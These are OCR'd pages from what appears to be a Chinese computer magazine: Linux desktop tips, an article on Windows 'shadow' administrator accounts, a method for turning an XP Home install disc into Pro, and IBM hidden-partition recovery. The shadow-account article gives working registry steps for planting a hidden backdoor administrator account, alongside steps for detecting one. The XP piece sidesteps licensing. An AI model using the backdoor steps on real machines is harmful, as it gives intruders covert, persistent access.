上网冲浪，Linux 下太 Easy

网络应用已经成为计算机必不可少的主要功能。Mozilla项目组专门开发的 览工具Firefox(目前Linux桌面版下的主要 览器，近来其使用普及性呈直线上升之势)是红旗Linux桌面版中的首选 览器（见图12）。也可以使用和文件管理器集成在一起的Konqueror 览器，原来只能在IE中观看的chm格式的电子书也可用这个 览器观看。默认情况下，利用系统中的这两类 览器就足以 览不同类型的网页，常用的插件已经被集成在 览器里。如果你喜欢，还可以自己下载安装Linux版的其他 览器的软件，如Opera等。



图 12

小提示

如果你安装的Linux上没有Firefox浏览器，你可以从http://www.mozilla.org下载最新的FireFox浏览器。下载的程序是一个rpm安装包，你只需要在Linux的图形界面中双击这个安装文件的图标，并按照提示安装即可。

LumaQQ，谁说 Linux 下不能 QQ



LumaQQ 主页的标志，口号是不是体现了开源的精神?

LumaQQ是一个独立的Java QQ客户端，具有可重用的纯Java核心和基于SWT的仿QQ界面。正因为LumaQQ基于Java语言设计，所以它能够跨平台，就是说你只要安装JRE（Java虚拟机），那么无论你使用什么操作系统，你都能使用它。LumaQQ特别的如来神掌功能一度使得QQ隐身形同虚设，使用它你能看到所有在线的QQ隐身用户。

下面我们在Linux下进行LumaQQ的安装。

第一步：下载带有JRE的LumaQQ，这样安装和设置的过程更简单。带有JRE的LumaQQ文件名都带有〝with_jre〞。

第二步：将下载的lumaqq_2004-Linux_gtk_x86_with_jre.tar.gz文件复制到某个目录，这里假设是/usr/local。



图 13

第三步：执行命令〝tar zxvf lumaqq_2004-Linux_gtk_x86_with_jre.tar.gz〞解压，或者用鼠标右键单击这个文件选择解压，这样会在/usr/local下生成一个名为LumaQQ的目录。当然，这个目录的名字你是可以更改的，同样它所在的目录你也可以更改。

第四步：运行LumaQQ脚本即可看到像腾讯QQ那样的登录界面，登录以后就可以在Linux系统下QQ了（见图13、14）。

另外，由于腾讯QQ经常会发布新的版本，你也需要相应地升级LumaQQ，你可

你知道吗?

如果你想了解有关LumaQQ的相关技术，如果你想了解它的如来神掌功能是如何实现的，如果你在安装和使用LumaQQ的过程中遇到问题，那么你可以访问http://lumaqq.Linuxsir.org来了解LumaQQ更详细的资料。LumaQQ也可以运行在Windows和FreeBSD等操作系统上，支持AMD 64位平台和Power PC，对于AMD 64位平台和Power PC你需要分别下载相应的版本。



图 14

以下载 LumaQQ 的补丁包来升级。补丁不是完整的程序包，只是升级补丁，所以在打补丁之前你首先要安装 LumaQQ 的主程序。

第一步：下载了 LumaQQ 的补丁文件，解压补丁文件。

第二步：把解压出来的所有 jar 文件拷贝到 LumaQQ 的 lib 目录下，覆盖原有文件即可。

影音娱乐，Linux 下的完美体验

Xine 是 Linux 系统下一个免费的多媒体播放软件，相当于 Windows 系统下的 Windows Media Player，而且其功能也基本相近，你可以用它来播放 CD 唱片、VCD 和 DVD 影碟，也可以用它来播放 AVI、MOV、WMV 和 MP3 等影音文件，只要你安装了相应的解码器，它就能播放相应种类的多媒体文件（见图 1 5 ）。

Xine 的使用十分简单，你可以类似于使用 Windows Media Player 那样来使用。你可以先打开 Xine 之后用它打开一个影音文件播放，也可以用鼠标拖动一个影音文件到 Xine 的图标上来播放它。与 Linux 下其他软件类似，Xine 也支持在系统终端中输入命令来播放影音文件。你可以访问http://xine.sourceforge.net 来进一步了解它的相关资料和找到它最新版本的下载。



图 15

Linux，没有什么游戏不能玩的

现在 Linux 越来越贴近家庭用户，它的游戏功能也日渐完善，系统自带的小游戏也一点不比微软的缺乏乐趣，而且它还能很好地支持各种游戏模拟器，现在也有很多大公司为 Linux 开发游戏，比如 ID soft 的 DOOM3 等，甚至你还能在 Linux 上玩 Windows上的热门游戏。怎么样？游戏迷们跟我来吧，看看 Linux 是怎么实现你的游戏梦的！

1. 模拟器游戏

《魂斗罗》、《超级玛丽》等任天堂游戏我们可以安装模拟器在 Windows 里玩，在 Linux 中同样也可以，我们只需要安装 Fce Ultra，它为 Linux 平台提供了代码安装包：http://www.huihoo.com/game/Linux/simulator/fceu096src.tar.gz，编译安装这个模拟器是一件相当简单的事：下载fceu096src.tar.gz，展开到一个临时目录下，进入该目录，将 Makefile.unixsdl 拷贝成 Makefile，然后运行 make，如果一切顺利，将在该目录下生成 fceu 的执行程序。在指令行输入 "./fceu" 将得到指令行帮助，试试 "./fceu -fs contra.zip"，看到你久违的《魂斗罗》画面了吗？其中 "-fs" 选项将使 fceu 在全屏幕方式下运行。

以下还有多个不同平台模拟器的下载地址，请大家看需求安装：

超任模拟器Snes9x　下载地址：http://www.lysator.liu.se/snes9x/
PS模拟器ePSXe　下载地址：http://www.epsxe.com/download.php
街机模拟器XMAME　下载地址：http://yarrow.freshrpms.net/rpm.html?id=1342

2. 专为 Linux 设计的游戏

以上小游戏您还不过　，那就跟我来玩这些专门为 Linux 开发的大型 3D 游戏吧，QUAKE 3、UT2004、DOOM 3 等都可以在 Linux 上运行如飞。

QUAKE3和DOOM3　下载地址：ftp://ftp.idsoftware.com/idstuff/
虚幻竞技场2004　下载地址：http://www.unrealtournament.com/ut2004/downloads.php

3. 我就要玩 CS

像 CS、暗黑、星际等只能在 Windows 环境下玩的游戏，你照样可以去下载一个仿真运行程序看看，如 Cedega，，它可以让这些游戏以为你是在 Windows 环境运行它们，许多游戏都可以在它下边顺利运行，至于下载安装，请大家自己动手，Just do 一下。

Windows 所有应用，Linux 一样做的到

日常办公是 Linux 桌面版中的常见应用，办公软件有和微软 Office 比肩的 OpenOffice 系列，更有国产的金山 WPS Storm。

金山 WPS Storm 几乎可以完美地打开所有的 Office 文档，还可以将 WPS 或者 Office 的文件转换成 PDF 文件，你可以到 http://www.kingsoft.com/download/33/230.shtml随意下载使用。

中文显示和输入是中文用户的基础需求。红旗 Linux 桌面版在输入法的选择上充分考虑了用户的使用习惯，默认包含全拼、智能 ABC、紫光和五笔等输入法，用户自己的输入法和码表也可以通过〝控制面板〞中的输入法管理器自行添加。如果有需求还可以定制安装手写板等特殊设备。

绘图软件有类似 Photoshop 的 GIMP，PDF 阅读工具 Adobe Reader 7.0 的 Linux 版，支持 BT 下载的应用程序等等，甚至包括能支持数字相机的软件 Digikam，真是应有尽有。大家可以参考 http://tech.ccidnet.com/pub/article/c743_a262191_p1.html《Linux 下新手基本操作及技巧看图上路》一文学到更多的应用。

5 答题赢大奖喽!

下面我们出几道简单的题目，看看大家对Linux的了解程度，如果你看过上文已经有点喜欢上Linux了，那么正确回答以下的问题你就有机会获得有红旗公司的一套正版红旗Linux桌面版4.1，包括三张光盘:系统安装盘、应用程序和开发工具包，前50名答题来信的读者还可以得到红旗的小企鹅玩具礼品。如果想要的话就赶紧看看题目吧。

1.Linux是什么的缩写?
A. Linus Unix B.Linus's Minix C.Line Nux D.L.I.N.U.X
2.LumaQQ使用什么功能可以看到QQ隐身的朋友是否在线?
A.降龙十八掌 B. 然销魂掌 C.如来神掌 D.如意掌
3.我想在Linux中玩街机模拟器该用什么工具?
A.MIME B.MAME Linux C.XMAME D.LMame
4.Linux Fedora Core是哪个公司开发的?
A.Linspire B.Red Flag C.Red Hat D.Fedora
5.在刚刚安装了红旗Linux桌面端之后，PDF文档能直接打开吗?
A.能 B.不能
6.在DOS中列文件用dir命令，在Linux中用什么命令呢?
A.list B.列文件 C.ls D.dirs
7.Linux有可能访问Windows的NTFS分区吗?
A.可以 B.不可能
8.在Linux的桌面下用Windows程序，需要运行什么工具?
A.Virtual PC B.Wine C.Cedege D.Wing
9.Linux的缺省管理员账号是?
A.Linux B.Administrator C.root D.admin
10.中科红旗公司是哪年创立的?
A.2000年 B.2008年 C.1999 D.2001

题目就这么多，都非常简单，请将答案和您的地址邮编一起发送到focus@cfan.com.cn信箱，并在邮件的标题开头处写下"CFan特别话题Linux答题"字样，全部答对就有机会拿到正版的红旗Linux桌面版了，不过数量有限请大家踊跃了。最后不能得到奖品的朋友也可以到红旗Linux的网站http://www.redflag-linux.com/下载，相信这是你爱上Linux的绝好机会。

小知识

资源太多，只说经典

IBM的Linux社区http://www-128.ibm.com/developerworks/cn/Linux/可以找到相当权威和实用的Linux资料，在"Linux 学习资源"有篇《Windows到Linux之旅》很适合初学者阅读，其中的"Linux思想"篇可以让你迅速领会Linux的精髓所在。

下面再介绍几个相当权威的Linux中文民间社团:

Linux大本营 http://linuxkit.com/
Linux联盟 http://www.xxlinux.com/
中国Linux公社 http://www.linuxfans.org/
自由软件Linux http://www.lslnet.com/linux/
中国Linux论坛 http://www.linuxforum.net/



您答对题马上就能得到的礼品

你知道吗?

了解Linux的命令

Linux自出道就是一套命令行方式操作的系统，图形界面X-Windows不过是在其上运行的一套程序，和微软的图形界面操作系统是两码事，而Linux的桌面产品也还不能和微软的产品 美，在众多程序员和大量的应用需求下，Linux的桌面产品还是进步得相当快。不过，想要掌握Linux，了解它的命令是必须的。下面我们简单用和DOS命令比对的方式让大家了解一下Linux的命令格式和基本的命令。

Linux里面文件夹分隔符号与Windows正好方向相反，这一点要注意，你如果习惯网络上的路径表示方法，那么你一定会习惯Linux的这种文件路径表示方法。更多的实例请参考《Linux命令行大全》http://www.Linuxeden.com/doc/article.php/18981。

命令用途	DOS	Linux	
复制文件	copy	cp	举例:cp thisfile.txt /home/ thisdirectory
转移文件	move	mv	举例:mv thisfile.txt /home/ thisdirectory
列举文件	dir	ls	很多版本的Linux也兼容dir命令
清除屏幕	cls	clear	
关闭shell提示	exit	exit	
显示或设置日期	date	date	
删除文件	del	rm	举例:rm thisfile.txt
创建目录	mkdir	mkdir	举例:mkdir 目录
重新命名文件	ren	mv	举例:mv thisfile.txt thatfile.txt

安装软件另有一套

Linux安装程序的方式有两种，一种是将开发者做的软件预编译包编译安装，这是安装Linux软件较通用的方式。例如：安装Linux的中文输入法，在Linux纯命令行方式中，将在http://download.pcicp.com/Linux/office/2004/03/07/1078657508d3274.html下载的文件放入任一目录中，依次执行"tar xvfz zhcon-0.2.1.tar.gz"→"cd zhcon-0.2.1"→"./configure→make→make install"安装结束，要想使用，运行zhcon，想退出，运行exit。另一种是用RPM包安装，这是开发者为了方便Linux软件的安装，制作的一种打包压缩方式，可以让Linux用户更简单地安装应用程序，大家可以到http://people.linux.net.cn/xgwu/cmuo/basics/cbrpm.html看看它比较完整的讲解。

CF [ZT01]

Limited

★★★★

给账户起个"小名"

——影子账户全面解析

本文可以帮你学到

- 常规及非常规的系统账户检测方法
- 账户名和配置文件的对应关系
- 建立影子账户，找出系统中的影子账户

特别注意:

★本文仅针对Windows 2000/XP/2003，Windows 9x不在本文讨论范畴。

★本文涉及注册表重要位置的修改，在实际操作前应好备份。

评评管理员账户的安全性

Windows 2000/XP/2003中都能找到一个系统内置的默认管理员账户——Administrator，该账户具有Windows的最高管理权限，用来完成软件安装、系统设置等任务。如果系统由于存在漏洞而被黑客入侵，黑客为了下次还能方便地进来，通常会留一个管理员账户的影子账户(关于影子账户的概念将在下文中介绍)。

1.为什么黑客选择Administrator账户作为突破口

如果黑客希望远程登录系统的话，就必须拥有具有远程登录权限的账户，而管理员账户自然是具备了远程登录的权限。另外，由于Administrator是系统中默认建立的管理员账户，而且一般无法删除，所以黑客都会选择Administrator作为用户名猜解登录密码。虽然使用"组策略"可以修改Administrator的用户名，可是一旦黑客给Administrator起了个"小名"(影子账户)，再怎么改用户名也没用了。

2.Windows XP的安全策略

Windows XP在安装过程中会提示建立一个管理员账户，但实际上默认的Administrator账户仍是存在的，并且密码为空。笔者的Windows XP SP2没有修改此空密码，但黑客却无从下手，原因何在?原来在安全策略中有一条禁止了空密码账户的远程登录，黑客即使知道密码为空仍无法登录。

小知识

什么是Windows内置账户

内置账户是微软在开发Windows时预先为用户设置的能够登录系统的账户。使用最多的有Administator和Guest，它们两个默认都无法从系统中删除，即使从未使用这两个账户登录系统!如果在安装系统后使用其他账户登录系统，这样在"Documents and Settings"目录中就不会产生它们两个所对应的配置文件目录，但这两个账户仍是存在的。用此账户登录一次后，系统就会生成相应的目录。

谈谈管理员账户的安全防范

既然已经列举了这么多不安全因素，那么必须给出解决之道。

1.为Administrator账户设置强壮的密码

强密码通常在8位以上，以大小写字母、数字、特殊符号混合排列而成。不应使用名字缩写及自己、家人的生日作为密码元素。不宜将常用单词用作为密码元素，即使要使用，也要使用特殊符号或数字使其略为变形，如将"apple"改为"@pp1e"等。

2.更改Administrator为其他用户名

Administrator是系统内建账户，默认情况下无法更改，可是强大的组策略又为我们提供了一次安全机会。运行"gpedit.msc"打开"组策略编辑器"，点击展开左侧窗格的"'本地计算机'策略→Windows设置→安全设置→本地策略→安全选项"，然后在右侧窗格的一大堆列表中找到"重命名系统管理员账户"，双击它后就能设置新的账户名了(见图1)。




图1

看看账户是如何变成影子的

刚才曾经提到黑客在入侵系统后常常会建立一个影子账户。之所以称其为"影子账户"，是因为这种账户用系统

中提供的工具或方法都无法看到，并且无论是“用户账户”、“计算机管理”，还是命令行中，都无法删除此账户。无法删除？也就是说即使知道已经有人建立了后门，都无法将他赶出去。如果你已经“中招”了，先别忙着重装系统，且看下文分解。

常用的账户建立/查看方法

①用户账户:打开“控制面板→用户账户”,在打开的“用户账户”管理窗口中点击“创建一个新账户”，然后根据提示即可完成一个新用户的建立。在这里还可以查看曾经登录过系统的账户，但没有在“Documents and Settings”目录中生成用户数据的账户是不会显示的(如没有登录过系统的 Administrator 账户)，在这里检查系统中存在的账户是不准确的，对于稍微有点经验的入侵者而言，把残留在这里的痕迹抹去并非难事。

②控制台:系统控制台是 Windows 2000 及其后续版本中一个非常重要的系统组件，集中安置了系统中的多个系统配置维护工具。依次打开“控制面板→计算机管理”打开“计算机管理”控制台，在窗口左侧定位到“本地用户和组→用户”，在窗口右侧就罗列了当前系统已经建立的账户，一些在“用户账户”中没有显示的账户都可以在这里查到。在窗口右侧空白处点右键选择“新用户”，然后输入账户信息就可以建立一个新用户了。

③命令行:以上两种都是图形界面中的操作方法，现在我们回归到命令行模式。要查看当前系统中的账户，运行CMD打开“命令提示符”窗口，输入“net user”命令后系统就会返回系统中存在的账户(见图2)。键入“net user cfan 123 /add”命令可以新建一个用户名为“cfan”，密码为“123”的受限账户(即 Users 组成员)。如果要将 cfan 账户提升为管理员，就需要将此账户加入 Administrators 用户组，运行命令“net localgroup Administrators cfan /add”即可，如果要删除则用“net user cfan /del”，要查看某个账户的详细情况则可以执行“net user 用户名”。




图 2

④账户配置文件目录:在系统盘符下的“Documents and Settings”目录中，凡是登录过系统的账户都会在此生成一个与账户名同名的目录。

⑤查看“用户配置文件”:打开“我的电脑”属性，切换到“高级”，单击“用户配置文件”对应的“设置”按钮，在弹出的“用户配置文件”窗口中显示了登录过系统的账户(见图3)。在此具备管理员权限的用户可以删除账户及其配置文件(包括有密码保护的账户)。




图 3

⑥巧用权限设置:在NTFS格式的分区中，如果已经取消了“文件夹选项→查看→使用简单文件共享”的勾选，那么右击一个文件或者目录选择“属性”后就能看到“安全”选项卡，在这个选项卡中简单罗列了对此文件/目录具备权限的用户或组(见图4)，而依次单击“添加→高级→立即查找”后，系统就会显示整个系统中的“用户、组或内置安全性原则”，可以非常方便地找出系统中的可疑账户。




图 4

1.歪门邪道:从注册表剖析账户信息

注册表是 Windows 核心部分，相当于系统设置的总数据库，几乎所有与系统设置相关的选项都能在其中找到对应的键值。本刊 2005 年第 2 期的《把根留住——备份 Windows 密码》中提供了移植 Windows 2000/XP/2003 账户密码的方法，其实[HKEY_LOCAL_MACHINE\SAM\SAM]还大有潜力可挖。

第一步: 由于涉及注册表的权限修改，所以必须使用具有管理员权限的账户登录系统。

第二步: 打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SAM\SAM]，右击该项选择“权限(Windows 2000 中要使用 regedt32.exe 修改权限)”，选中“组或用户名称”列表中的“Administrators”，勾选“完全控制”后点击“确定”(见图5)。



图 5

第三步: 按 F5 刷新一下注册表就会发现可以打开该项的下级分支了，找到[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names]，其下的子项就是系统中的账户名，这是最保险的查看方式。

2.恐怖的实验:账户移形换位

第一步: 建立 2 个账户 cfan1 和 cfan2，分别设置密码并登录一次系统，这样做是为了在“Documents and Settings”目录中生成各自的配置文件和在注册表产生各自的 SID 值(SID 值是 Windows 中设计用来区分不同账户而采用的一个随机码，即使是在同一系统中先后用相同的账户名建立一个新账户，它们的 SID 值也是不一样的)。

第二步: 用系统管理员账户登录系统，打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names]，将账户 cfan1 和 cfan2 的键名互换，接着注销系统并分别使用 cfan1 和 cfan2 登录系统，原密码已经失效了，不过将它们的密码互换后却可以正常登录。

第三步: 用cfan1登录后发现当前使用的用户配置文件是cfan2的，除了用户名换成cfan1外，其他的数据(密码、用户设置等)都是cfan2的。而用cfan2登录则恰好相反，除了用户名外也都是cfan1的。

结论:[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names]下的各个子项相当于一把能够开启用户配置文件“保管箱”的“钥匙”，而[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users]下的其他各子项(除了Names项)才是真正记录了用户数据的位置，而复制影子账户就相当于给同一个用户数据“保管箱”配了2把“钥匙”，用其中任意一把都能打开“保管箱”。

小提示

[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names]各子项的默认值是一个指针，并不包含用户的数据，其值与[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users]下的某个子项名相同，也就是说指向了这个保存了用户数据位置的子项，如[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\Administrator]的默认值为“0x1f4”(即十六进制的000001f4)，则Administrator的用户数据在[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001f4](见图6)。




图6

3.当回杀手:亲手建立影子账户

第一步: 以管理员账户登录系统，打开“注册表编辑器”，选中[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\Administrator]项并右击，选择“导出”，保存为ad.reg。

第二步: 用“记事本”打开ad.reg，将其中的“[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\Administrator]”修改为“[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\cfan]”,保存后双击导入注册表。

第三步: 注销当前登录用户，以“cfan”为用户名，密码则使用Administrator的密码，登录系统。

如果你是黑客，那么现在不管对方将用户名“Administrator”改为“user123”还是“user321”，你都能用“cfan”作为用户名进行登录。更为可怕的是，**通过上文中介绍的6种常规账户检测方法均无法找出这个影子账户!** 但庆幸的是，还是有办法找出这个“隐形杀手”的。

小提示

用影子账户登录后所进行的用户设置及修改，相当于原账户所进行的修改(比如用影子账户修改了登录密码，则用原账户登录时也需使用新密码)，反之亦然。

4.神探出手:轻松找出影子账户

以彼之道还施彼身乃是上策，既然黑客能利用注册表建立影子账户，那么通过注册表我也能找出影子账户。

第一步: 打开“注册表编辑器”，然后点击左侧分支找到[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\Administrator]，查看并记录下该项的默认值。

第二步: 依次检查[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names]下的所有子项，如果某个子项的默认值与刚才记录下的Administrator的默认值相同，那么这个就是影子账户了，当然不能给黑客留一把后门“钥匙”，毫不犹豫地删除之。

第三步: 除Administrator外，黑客还可能复制出其他账户的用户数据“保管箱”的“钥匙”，所以保险起见还需检查[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names]下所有子项的默认值是否有相同的，如果有，那么就该小心了。 CF [YY01]

零成本改造Windows XP家庭版 立即晋身专业版

XP Home轻松变Pro 立即节约100美元

★★★

■北京 山村野菇

这究竟是网络中的又一个惊天大谎，还是真正的“美味大餐”？请看本刊发布的试验过程及结果。

近日，德国一家名为《C'T》杂志发表了一篇文章(http://www.heise.de/ct/)，根据介绍，用户仅仅只需要简单修改一下Windows XP Home版光盘文件，即可让Windows XP Home变成功能更强大的Windows XP Pro版本。看到这个消息，你一定与笔者一样不敢相信，因为根据微软公司的官方报价：Windows XP Home完整版的价格为199美元，Windows XP Pro完整版的价格为299美元，其价格相差了足足100美元！微软的产品体系真的这么不堪一击吗(见图1)？




图1 如果改造成功，你会买哪个

注意：本文仅针对Windows XP的安装文件进行修改，已经安装好的Windows XP系统不能修改。

Windows XP Pro版比Home版的功能强在哪

Pro是"专业"(Professional)的缩写，而Home意为"家庭"。按照微软规划，Windows XP Pro价格贵些，适用于对系统管理要求较高的用户，而相对廉价的Windows XP Home则更适合家庭、个人用户。国内联想、方正等不少品牌机产品预装的多是成本低一些的Windows XP Home版本。除系统各个地方的版权信息都打上了"Windows XP Pro"标签外，究竟哪些功能Windows XP Pro具备，而Windows XP Home不具备呢？

①远程桌面：该功能允许用户从另一台装有任何版本的Windows操作系统中远程访问该计算机，这对于移动办公、远程解决计算机故障非常有用。

②加密文件系统(EFS)：Windows XP Pro允许用户对使用NTFS文件系统存储在硬盘上的文件进行加密和保护。

③组策略管理：对计算机的系统、软件设置进行统一入口的管理，让用户使用起来更加轻松。

④多语言用户界面(MUI)：通过安装相关的MUI文件，改变用户界面语言，比如安装英文版本的Windows XP Pro后，要想让其支持中文文件名以及对中文软件提供环境支持，都需要该功能。

⑤安装某些软件的权限：在Windows XP Home中，有些软件你是无法安装的，尤其是一些涉及到服务器的管理软件，比如IIS。

小提示

关于两者的区别，大家可以参考微软公司的官方站点的详细介绍：http://www.microsoft.com/china/windowsxp/comparison.asp

Windows XP Home真能变成Pro吗

无需多余工具，只需一张Windows XP Home安装盘即可。具体操作如下：

第一步： 将Windows XP Home安装盘中所有文件复制到硬盘。如果硬盘空间吃紧，可以只复制安装CD根目录下所有文件及I386目录。

第二步： 这个步骤非常关键，运行"Regedt32"命令打开"注册表编辑器"，选中[HKEY_LOCAL_MACHINE]，选择"文件→加载配置单元"菜单(注意一定要选中该分支，否则"文件→选择加载配置单元"菜单为灰色不可选状态)，在文件选择窗口中选择刚才复制的Windows XP Home光盘中的I386\Setupreg.hiv文件(见图2)。



图2 改造的关键步骤之一

第三步： 确认后系统会要求我们输入一个名字，随意输入即可，比如"cfan"(此名字与接下来的注册表路径中

的“cfan”应保持一致)。接下来定位到[HKEY_LOCAL_MACHINE\cfan\ControlSet001\Services\setupdd],双击右侧窗口中的“Default”,将“01”改为“00”,将“02”改为“00”。

第四步:选中[HKEY_LOCAL_MACHINE\cfan],选择“文件→导出”菜单,在“保存类型”下拉列表中选择“注册表配置单元文件”,保存名为setupreg.hiv,但保存目录不要选择刚才的I386,而是保存在其他任意目录,因为如果直接保存覆盖,系统会提示“文件正在使用”。

第五步:选择“注册表→卸载配置单元”菜单,系统提示“注册表编辑器将卸载当前选定的项和它所有的子项。是否继续操作?”(见图3),选择“是”,之后退出“注册表编辑器”。




图3 选择“是”确认卸载

将保存下来的setupreg.hiv复制到I386目录中覆盖同名文件。

第六步:现在你可以重新刻录安装盘,也可以直接在硬盘上安装。笔者选择的是直接在硬盘上安装,安装方法是重启后用DOS启动盘启动系统,进入I386目录后,执行winnt命令即可。之后的安装过程在操作上与安装Windows XP Home没什么不同,只不过我们看到的画面非常有趣:

在“Windows XP许可协议”一步显示为Windows XP Home Edition,但在Windows安装程序复制文件到Windows安装文件夹一步时却显示为“Windows XP Professional安装程序”,在文件复制完毕后的启动界面、安装过程中都显示为“Windows XP Professional”(见图4)。安装完毕后需要输入原Windows XP Home版的CD-KEY激活码。



图4 启动画面也是Pro版的

成败参半:体验变种版的Windows XP Pro

至此,Windows XP Home版就安装完毕了,大家在第一次进入系统时一定会觉得,这根本就是Windows XP Pro!不过具体功能能否实现还得试验确认一下。下面笔者对照本文开头介绍的Windows XP Home版与Pro版区别来进行实验。

⑴**版权信息 试验结果:成功**

变种版的Windows XP Pro的版权信息稍显混乱,我们在使用Windows XP漫游时,显示为Windows XP Home,而其他不管是资源管理器中的“关于”窗口(见图5),还是按下“Win+Break”键打开“系统属性”,均显示为Windows XP Pro。看来改造是初步成功的。



图5 几乎可以乱真了

⑵**远程桌面 试验结果:成功**

远程桌面功能已经在该版本中完全能够实现——在“开始→程序→附件→通讯”菜单中出现了“Windows远程桌面”,而“系统属性”中切换到“远程”标签,也出现了“远程桌面”的设置选项(见图6)。远程桌面功能是Windows中一个重要的管理组件,现在Home版的用户也能享受到它的便利,关于其使用将在近期介绍。




图6 远程桌面功能已经出现

⑶**加密文件系统 试验结果:失败**

这个Windows XP Pro的重要功能没能改装成功,看来Windows XP Pro在安全上始终还是要胜过Windows XP Home。

⑷**用户和组管理 试验结果:成功**

选择“控制面板→管理工具→计算机管理”,在这里我们看到了久违的“本地用户和组”(见图7),这在Windows XP Home版本中是不存在的,有了该功能我们可以轻松地管理系统中的组和用户了。这样变种版的Windows XP Pro在“计算机管理”组件功能上与真正的Windows XP Pro一样了。



图7 管理用户和组更容易

找回笔记本的隐藏分区

找回被破坏的隐藏分区

★★★

■ MBY

硬盘出现逻辑错误时通常会选择系统自带的Scandisk或者Chkdsk进行检查，如果不能解决则必须重新格式化，但如果格式化后仍不能解决问题，就只有重新分区了。普通硬盘重新分区当然没有什么问题，但如果是笔记本的硬盘呢？

笔记本为什么不能随意调整分区

现在很多笔记本都提供了便捷的操作系统恢复功能，能帮助用户在系统发生不测时迅速恢复。IBM笔记本电脑的HPA技术正是这项技术的一个经典范例，但你是否知道，此功能占用了笔记本硬盘中的一块隐藏分区，并且一旦使用PQ Magic等分区工具对硬盘分区进行调整后，会破坏指向硬盘隐藏分区的链接，IBM系统还原功能“消失”了，开机时按“Access IBM”键原先可以进入IBM还原菜单，但现在却出现了“Missing operate system”的错误提示。

隐藏分区破坏属于软故障

与IBM的客服中心“蓝色快车”联系后，得知此故障属软件故障范畴，不在保修之列。由维修部门重新制作隐藏分区则需要花费大约200元。没办法，谁让自己当初闲着没事分区呢？不过，还是不甘心就这样花“银子”，决定自己DIY试试。

经过Google多方查找，终于找到了两个解决方法，我的IBM笔记本终于有望摆脱残疾了。

1.初试IBM修复工具

在IBM官方网站下载并安装IBM Rescue and Recovery v2.04.0182(下载地址:http://www-307.ibm.com/pc/support/site.wss/document.do?lndocid=MIGR-57264)，运行后可以查找到隐藏分区的位置，并自动关联到“Access IBM”，修复工作完成后重启，如果只是分区链接被破坏，现在就能修复了。

2.刻一张IBM系统恢复引导盘

